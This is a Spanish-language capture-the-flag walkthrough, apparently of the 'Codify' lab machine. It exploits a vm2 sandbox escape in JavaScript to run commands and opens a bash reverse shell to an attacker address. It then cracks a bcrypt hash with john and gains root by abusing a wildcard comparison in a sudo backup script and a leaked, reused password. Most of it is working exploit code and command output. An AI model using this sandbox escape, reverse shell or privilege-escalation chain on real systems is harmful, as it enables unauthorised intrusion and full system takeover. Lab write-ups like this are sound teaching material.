
Esto lo que hara es ejecutar el comando "echo hacked" en la maquina victima, vamos a probarlo:



```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("echo hacked").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code));
```

```
hacked
```


Ahora vamos a cambiar el "echo hacked" por un "whoami":



```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("whoami").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code));
```


```
svc
```

Como podemos ejecutar comandos de forma remota, vamos a intentar ejecutar el tipico oneliner de bash que nos proporciona una reverse shell:



```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("bash -c 'sh -i >& /dev/tcp/10.10.14.11/1234 0>&1'").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code));
```


Recibimos la conexion:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.239] 60962
sh: 0: can't access tty; job control turned off
$ 
```


ESCALADA DE PRIVILEGIOS

En el archivo "tickets.db" encontramos un hash que pertenece al usuario "joshua":




```
svc@codify:/var/www/contact$ cat tickets.db
◆T5◆◆T◆format 3@  .WJ
       otableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOIN
BLE sqlite_sequence(name,seq)◆◆ tableusersusersCREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
◆◆G◆joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
◆◆
◆◆◆◆ua  users
             ickets
r]r◆h%%◆Joe WilliamsLocal setup?I use this site lot of the time. Is it possibl
puter? A feature like that would be nice.open◆ ;◆wTom HanksNeed networking mod
```

Vamos a crackear estas credenciales con el objetivo de conseguir la contraseña en texto plano:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (?)
1g 0:00:00:36 DONE (2024-11-17 07:35) 0.02715g/s 36.66p/s 36.66c/s 36.66C/s kissmyass..eunice
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Realizamos el "user pivoting" hacia el usuario "joshua":




```
ot. Thanks!opensvc@codify:/var/www/contact$ su joshua
Password:
joshua@codify:/var/www/contact$ whoami
joshua
```

Vamos a ver los comandos que podemos ejecutar como si fueramos el usuario root:




```
joshua@codify:/var/www/contact$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

Vemos el contenido del script:




```
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

Lo que hace es preguntarnos cual es la password de mysql y si la acetamos realiza un backup. Podemos bypasear el login poniendo un `*` ya que la cadena "$DB_PASS" es igual a todo (Lo utiliza como si fuera un comodin). Vamos a ejecutarlo:




```
joshua@codify:~$ sudo /opt/scripts/mysql-backup.sh
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
```

El problema es que no nos filtra ninguna contraseña, ademas no tenemos permisos en la carpeta "/var/backup/mysql" que esta creando. Para ver que comandos se estan ejecutando por detras podemos hacer uso de la herramienta "pspy64" que nos dice que comandos se ejecutan en tiempo real:



```
2024/11/17 13:18:37 CMD: UID=0     PID=1      | /sbin/init
2024/11/17 13:18:41 CMD: UID=0     PID=2815   | sudo /opt/scripts/mysql-backup.sh
2024/11/17 13:18:41 CMD: UID=0     PID=2816   | sudo /opt/scripts/mysql-backup.sh
2024/11/17 13:18:41 CMD: UID=0     PID=2817   | sudo /opt/scripts/mysql-backup.sh
2024/11/17 13:18:41 CMD: UID=0     PID=2818   | /bin/bash /opt/scripts/mysql-backup.sh
2024/11/17 13:18:43 CMD: UID=0     PID=2819   | /usr/bin/echo
2024/11/17 13:18:43 CMD: UID=0     PID=2820   | /bin/bash /opt/scripts/mysql-backup.sh
2024/11/17 13:18:43 CMD: UID=0     PID=2821   |
2024/11/17 13:18:43 CMD: UID=0     PID=2822   | /bin/bash /opt/scripts/mysql-backup.sh
2024/11/17 13:18:43 CMD: UID=0     PID=2824   | /bin/bash /opt/scripts/mysql-backup.sh
2024/11/17 13:18:43 CMD: UID=0     PID=2823   | /bin/bash /opt/scripts/mysql-backup.sh
2024/11/17 13:18:43 CMD: UID=0     PID=2825   |
2024/11/17 13:18:43 CMD: UID=0     PID=2826   | /bin/bash /opt/scripts/mysql-backup.sh
2024/11/17 13:18:43 CMD: UID=0     PID=2827   | /bin/bash /opt/scripts/mysql-backup.sh
2024/11/17 13:18:43 CMD: UID=0     PID=2830   | /usr/bin/gzip
2024/11/17 13:18:43 CMD: UID=0     PID=2829   | /usr/bin/mysqldump --force -u root -h 0.0.0.0 -P 3306 -pkljh12k3jhaskjh12kjh3 sys
2024/11/17 13:18:44 CMD: UID=0     PID=2831   |
2024/11/17 13:18:44 CMD: UID=0     PID=2832   | /bin/bash /opt/scripts/mysql-backup.sh
2024/11/17 13:18:44 CMD: UID=0     PID=2833   |
2024/11/17 13:18:44 CMD: UID=0     PID=2834   |
2024/11/17 13:18:44 CMD: UID=0     PID=2835   | /bin/bash /opt/scripts/mysql-backup.sh
```

Ahora podemos ver los campos que contienen las variables, podemos ver la contraseña de root que se utiliza para acceder a mysql. Tal vez se estan reutilizando contraseñas y es la contraseña actual del usuario root:



```
joshua@codify:~$ su root
Password:
root@codify:/home/joshua# whoami
root
```